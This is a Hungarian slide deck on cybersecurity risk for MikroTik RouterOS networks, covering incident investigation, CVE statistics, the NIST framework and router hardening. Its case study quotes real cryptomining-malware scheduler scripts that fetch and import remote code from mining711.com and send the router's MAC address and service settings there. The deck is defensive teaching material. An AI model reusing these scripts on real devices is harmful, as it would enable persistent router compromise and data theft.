Kiberbiztonsági kockázatok csökkentése és elhárítása RouterOS hálózatokon

Reduce and mitigate cybersecurity risk on RouterOS networks

Magamról

Kiss Pál

- **IP hálózat technológia kiberbiztonsági szakértő**
  - MikroTik Trainer
  - Cisco CCIE
  - CISSP
- **Szolgáltatói és Nagyvállalati tapasztalatok**
  - Architektúrális tervezés
  - DevOps
  - Automatizálás

Mivel foglalkozik a kiberbiztonság?

- Kibertér
- Biztonsági rés
- Terheléses támadás
- Zsarolóvírus
- Közösségi médiák
- Adatvédelem
- Kriptovaluta
- Kiberfegyverek
- Kiberháború

Esettanulmány

- IT hálózat infrastruktúra üzemeltetési probléma
- Incidens vizsgálat
- Incidenskezelés folyamata
- Intézkedési terv
- Védelmi megoldások
- Megelőző intézkedések

Hálózat üzemetetési probléma vagy incidens

Avagy hogyan tudhatjuk meg ha a hálózatunk eszközei kompromittálódtak?

- Szakértői vizsgálat
- Körülmények és okok felderítése
- “Nyomelemzés” vizsgálat
- Kiértékelés

Hálózati eszköz vizsgálata

- Hardver vizsgálat
- Szoftver konfiguráció vizsgálat
- Rendszernapló vizsgálat
- Fájlrendszer és könyvtárstruktúra vizsgálat
- Szokatlan tartalmú script….

További részletek

```
/system scheduler
add interval=5m name="DDNS Serv" on-event="/system script run iDDNS" start-time=startup

add interval=10m name="DDNS Set" on-event="/tool fetch url=http://mining711.com/update.txt\
mode=http dst-path=i114.rsc\n/import i114.rsc;:delay 6s;/file remove i114.rsc" start-time=startup

add interval=6m name="DDNS Up" on-event="/tool fetch url=http://mining711.com/error.html\
mode=http dst-path=webproxy/error.html" start-time=startup

add interval=6m name="DDNS Crt" on-event="/tool fetch url=http://mining711.com/error.html\
mode=http dst-path=flash/webproxy/error.html" start-time=startup
```

```
:global mac [/interface ethernet get 1 mac-address]
:global port ([/ip service get winbox port]."_".[/ip socks get port]."_".[/ip proxy get port])
:global info ([/ip socks get enabled]."_".[/ip proxy get enabled]."_\
".[/interface pptp-server server get enabled])\
:global cmd "/$mac/$port/$info/dns"
/tool fetch address=mining711.com src-path=\$cmd mode=http dst-path=dns;:delay 3s\
/import dns;:delay 4s;/file remove dns"
```

source: https://blog.avast.com/mikrotik-routers-targeted-by-cryptomining-campaign-avast

Hogyan védjük meg a hálózatot biztonsági rés kihasználása ellen?

- Izoláljuk a fertőzött hálózati eszközt a rendszerből
- Java script - malware kitisztítása az eszközből
- Eszköz eredeti konfiguráció visszaállítása
- Kapcsolódó információvédelmi aspektusok kezelése
- További “hardening”

További nyomozás – “root cause” analízis

- Sebezhetőségek beazonosítása
- Szoftver verzió követés – frissítés (Tesztelés!)
- Rendszer komponens sérülékenységek meghatározása
- Javítások kivitelezése

Sebezhetőségekről

cvedetails.com

CVE Details

The ultimate security vulnerability datasource

Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View CVE

Log In Register

Vulnerability Feeds & WidgetsNew

www.itsecdb.com

Home

Browse :

Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :

CVSS Score Report
CVSS Score Distribution

Search :

Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :

Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :

Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles

External Links :

NVD Website
CWE Web Site

View CVE :

Mikrotik : Vulnerability Statistics

Products (8) Vulnerabilities (17) Search for products of Mikrotik CVSS Scores Report Possible matches for this vendor Related Metasploit Modules


Vulnerability Feeds & Widgets

Vulnerability Trends Over Time


Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2012	1	1													1
2015	1												1		
2017	6	3													
2018	8		2	3	1			1							
2019	1							1							
Total	17	4	2	3	1			2					1		1
% Of All		23.5	11.8	17.6	5.9	0.0	0.0	11.8	0.0	0.0	0.0	0.0	5.9	0.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year



Vulnerabilities By Type



MikroTik - RouterOS Blog

CVE-2018-19298 CVE-2018-19299 IPV6 RESOURCE EXHAUSTION

4th Apr, 2019 | Software

Summary

RouterOS contained several IPv6 related resource exhaustion issues, that have now been fixed, taking care of the above-mentioned CVE entries.

Search...

LATEST ARTICLES

CVE-2018-19298 CVE-2018-19299 IPv6 resource exhaustion

MikroTik accelerates the adoption of 60 GHz technologies with Terragraph

CVE-2019–3924 Dude agent vulnerability

CVE-2018-14847 winbox vulnerability

Bugfix update 6.40.9 released


CATEGORIES

Announcements

Security

Software

Security témakör



Kihasznált sérülékenység

blog.mikrotik.com

MikroTik

Blog Archive RSS feed MikroTik.com

CVE-2018-14847 WINBOX VULNERABILITY

9th Oct, 2018 | Security

A cybersecurity researcher from Tenable Research has released a new proof-of-concept (PoC) RCE attack for an old directory traversal vulnerability that was found and patched within a day of its discovery in April this year, the new attack method found by Tenable Research exploits the same vulnerability, but takes it to one step ahead.

Search...

LATEST ARTICLES

CVE-2018-19298 CVE-2018-19299 IPv6 resource exhaustion

MikroTik accelerates the adoption of 60 GHz technologies with Terragraph

CVE-2019–3924 Dude agent vulnerability

CVE-2018-14847 winbox vulnerability

Bugfix update 6.40.9 released


CATEGORIES

Announcements

Security

Software

Keretrendszer - NIST



Stratégiák


- Irányelvek követése
- Legjobb gyakorlatok alkalmazása - “Best practices”
- Verzió követés - Patch management
- CMDB
- Incidens kezelés
- Hálózat biztonság tervezési-üzemeltetési tudatosság - Awareness

RouterOS hardening

https://wiki.mikrotik.com/wiki/Manual:Securing_Your_Router

- Interface-ek
- Szervizek (MNDP, ftp, api, etc.)
- Erős titkosítás
- Tűzfal konfiguráció
- Adminisztráció (Winbox, SSH, telnet, snmp, ntp, logging, etc.)
- Felhasználók (Admin, users)
- Konfiguráció mentés

Security Training - MTCSE



MikrotTik Certified Security Engineer

https://mikrotik.com/download/pdf/MTCSE_Outline.pdf

Felhasznált források

- https://blog.avast.com/mikrotik-routers-targeted-by-cryptomining-campaign-avast
- https://www.cvedetails.com/
- https://www.cvedetails.com/product/23641/Mikrotik-Routeros.html?vendor_id=12508
- https://blog.mikrotik.com
- https://blog.mikrotik.com/security/
- https://www.nist.gov/cyberframework
- https://wiki.mikrotik.com/wiki/Manual:Securing_Your_Router

Köszönöm a figyelmet!

E-mail: kiss.pal@telekom.hu